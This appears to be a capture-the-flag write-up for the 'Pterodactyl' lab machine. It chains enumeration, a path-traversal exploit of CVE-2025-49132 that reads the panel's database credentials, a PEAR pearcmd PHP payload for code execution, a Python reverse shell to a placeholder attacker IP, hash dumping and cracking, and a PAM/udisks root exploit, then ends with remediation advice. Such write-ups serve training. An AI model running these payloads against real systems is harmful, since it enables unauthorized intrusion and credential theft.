
Summary
Machine Overview
Pterodactyl is a medium Linux machine that involves web enumeration, exploiting a vulnerable Pterodactyl panel, database credential extraction, and privilege escalation via a PAM vulnerability to gain root access.
Pentesting Process
Service Enumeration
The assessment begins with a comprehensive service enumeration using Nmap in order to identify exposed services and their versions.
nmap -sC -sV 10.129.12.87
Nmap scan report for 10.129.12.87
Host is up (0.066s latency).
Not shown: 996 filtered ports
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 9.6 (protocol 2.0)
80/tcp   open   http       nginx 1.21.5
|_http-server-header: nginx/1.21.5
|_http-title: Did not follow redirect to http://pterodactyl.htb/
443/tcp  closed https
8080/tcp closed http-proxy
The web server redirects traffic to the virtual host pterodactyl.htb, which was added to the local
/etc/hosts file to enable proper interaction.
echo "10.129.12.87 pterodactyl.htb" >> /etc/hosts
Directory Enumeration
We enumerate the website subpages to discover hidden files.
dirsearch -u http://pterodactyl.htb/
We identified the following interesting endpoints:
200 -  920B  - /changelog.txt
200 -    2KB - /index.php
200 -   72KB - /phpinfo.php
The phpinfo page reveals useful PHP configuration details that will support further exploitation.
VHost Enumeration
We enumerate virtual hosts (vhosts) to identify additional exposed services.
ffuf -w /snap/seclists/current/Discovery/DNS/combined_subdomains.txt -u http://pterodactyl.htb -H "Host: FUZZ.pterodactyl.htb" -fs 145
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://pterodactyl.htb
 :: Wordlist         : FUZZ: /snap/seclists/current/Discovery/DNS/combined_subdomains.txt
 :: Header           : Host: FUZZ.pterodactyl.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response size: 145
________________________________________________

panel                   [Status: 200, Size: 1897, Words: 490, Lines: 36]
We identified the virtual host panel.pterodactyl.htb, which hosts a Pterodactyl panel.

Vulnerability Analysis
The server is running Pterodactyl 1.11.10, which is vulnerable to an unauthenticated remote code execution vulnerability (CVE-2025-49132).
This vulnerability can also be leveraged to execute and read arbitrary PHP files on the server.
Reading Configuration Files
We exploit the vulnerability to retrieve database configuration file:
/var/www/pterodactyl/config/database.php
curl "http://panel.pterodactyl.htb/locales/locale.json?locale=../../../pterodactyl/config&namespace=database" | jq
Extracted database connection details:
{
  "../../../pterodactyl/config": {
    "database": {
      "default": "mysql",
      "connections": {
        "mysql": {
          "driver": "mysql",
          "url": "",
          "host": "127.0.0.1",
          "port": "3306",
          "database": "panel",
          "username": "pterodactyl",
          "password": "PteraPanel",
          "unix_socket": "",
          "charset": "utf8mb4",
          "collation": "utf8mb4_unicode_ci",
          "prefix": "",
          "prefix_indexes": "1",
          "strict": "",
          "timezone": "+00{{00}}",
          "sslmode": "prefer",
          "options": {
            "1014": "1"
          }
        }
      },
      "migrations": "migrations",
      "redis": {
        "client": "predis",
        "options": {
          "cluster": "redis",
          "prefix": "pterodactyl_database_"
        },
        "default": {
          "scheme": "tcp",
          "path": "/run/redis/redis.sock",
          "host": "127.0.0.1",
          "username": "",
          "password": "",
          "port": "6379",
          "database": "0",
          "context": []
        },
        "sessions": {
          "scheme": "tcp",
          "path": "/run/redis/redis.sock",
          "host": "127.0.0.1",
          "username": "",
          "password": "",
          "port": "6379",
          "database": "1",
          "context": []
        }
      }
    }
  }
}
PHP PEAR
Using the previously discovered phpinfo.php page, we identified that PEAR is used on
the server.

Using the CVE-2025-49132 vulnerability, we verify that the pearcmd.php file is
accessible on the server.
curl "http://panel.pterodactyl.htb/locales/locale.json?locale=../../../../../../usr/share/php/PEAR&namespace=pearcmd"
<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1">

...


    </body>
</html>
The pearcmd.php script allows command execution. A public PoC is available on GitHub [1], but it
requires slight adjustments to work in our case.
To test the vulnerability, we use pearcmd.php to create a PHP script
(/tmp/payload.php) that executes the id command on the target system.
curl "http://panel.pterodactyl.htb/locales/locale.json?+config-create+/&locale=../../../../../../usr/share/php/PEAR&namespace=pearcmd&/<?=system(base64_decode('aWQ='))?>+/tmp/payload.php"
We execute the previously created PHP file using the same vulnerability:
curl "http://panel.pterodactyl.htb/locales/locale.json?locale=../../../../../../tmp&namespace=payload"
The output confirms successful execution of the id command:
#PEAR_Config 0.9
a:12:{s:7:"php_dir";s:108:"/&locale=../../../../../../usr/share/php/PEAR&namespace=pearcmd&/uid=474(wwwrun) gid=477(www) groups=477(www)
Reverse Shell
Python 3.6.15 is installed on the machine, so we use the following payload to obtain a reverse shell.
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<ATTACKER-IP>",<ATTACKER-PORT>));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("bash")'
After writing and triggering the payload, we obtain a reverse shell as the user wwwrun
Database Enumeration
We enumerate the database to extract stored user credentials.
mysql -u pterodactyl -pPteraPanel -h 127.0.0.1 panel
Retrieve user password hashes
select username, password from users;
select username, password from users;
+--------------+--------------------------------------------------------------+
| username     | password                                                     |
+--------------+--------------------------------------------------------------+
| headmonitor  | $2y$10$3WJht3/5GOQmOXdljPbAJet2C6tHP4QoORy1PSj59qJrU0gdX5gD2 |
| phileasfogg3 | $2y$10$PwO0TBZA8hLB6nuSsxRqoOuXuGi3I4AVVN2IgE7mZJLzky1vGC9Pi |
+--------------+--------------------------------------------------------------+
2 rows in set (0.001 sec)
Password Cracking
We used Hashcat to crack the password hashes and recovered the password for the user
phileasfogg3 (phileasfogg3 : !QAZ2wsx).
Privilege Escalation
We enumerate installed packages to identify privilege escalation vectors.
rpm -q pam
Installed version:
pam-1.3.0-150000.6.66.1.x86_64
This version is vulnerable to a privilege escalation flaw (CVE-2025-6018 & CVE-2025-6019). A
working exploit is publicly available on GitHub.[2].
We execute the public exploit targeting the vulnerable PAM version.
./exploit.sh
[+] Session is Active. Polkit bypass enabled.
[*] Starting Background Trigger (Wait 2s)...
[*] Starting Foreground Catcher...
[*] HOLD TIGHT. ROOT SHELL INCOMING.
[*] Sniper started. Waiting for ANY loop mount...
[*] (BG) Setting up loop device...
[*] (BG) Triggering Resize on /org/freedesktop/UDisks2/block_devices/loop0...

[!!!] HIT! Mounted at: /tmp/blockdev.UBOJK3
As a result, we obtain a root shell.
id
uid=0(root) gid=0(root) groups=0(root),100(users)
Mitigation
Remediation
To prevent exploitation of the identified vulnerabilities:
- Upgrade Pterodactyl Panel to version 1.11.11 or later
- Disable
user_readenvin PAM configurations (pam_env), especially in/etc/pam.d/sshd, auditing and limiting polkit actions granted to'allow_active'users, and monitoring systems for unexpected loop device mounts under /tmp. [3]
References
References
Proof of Completion
Proof of Completion
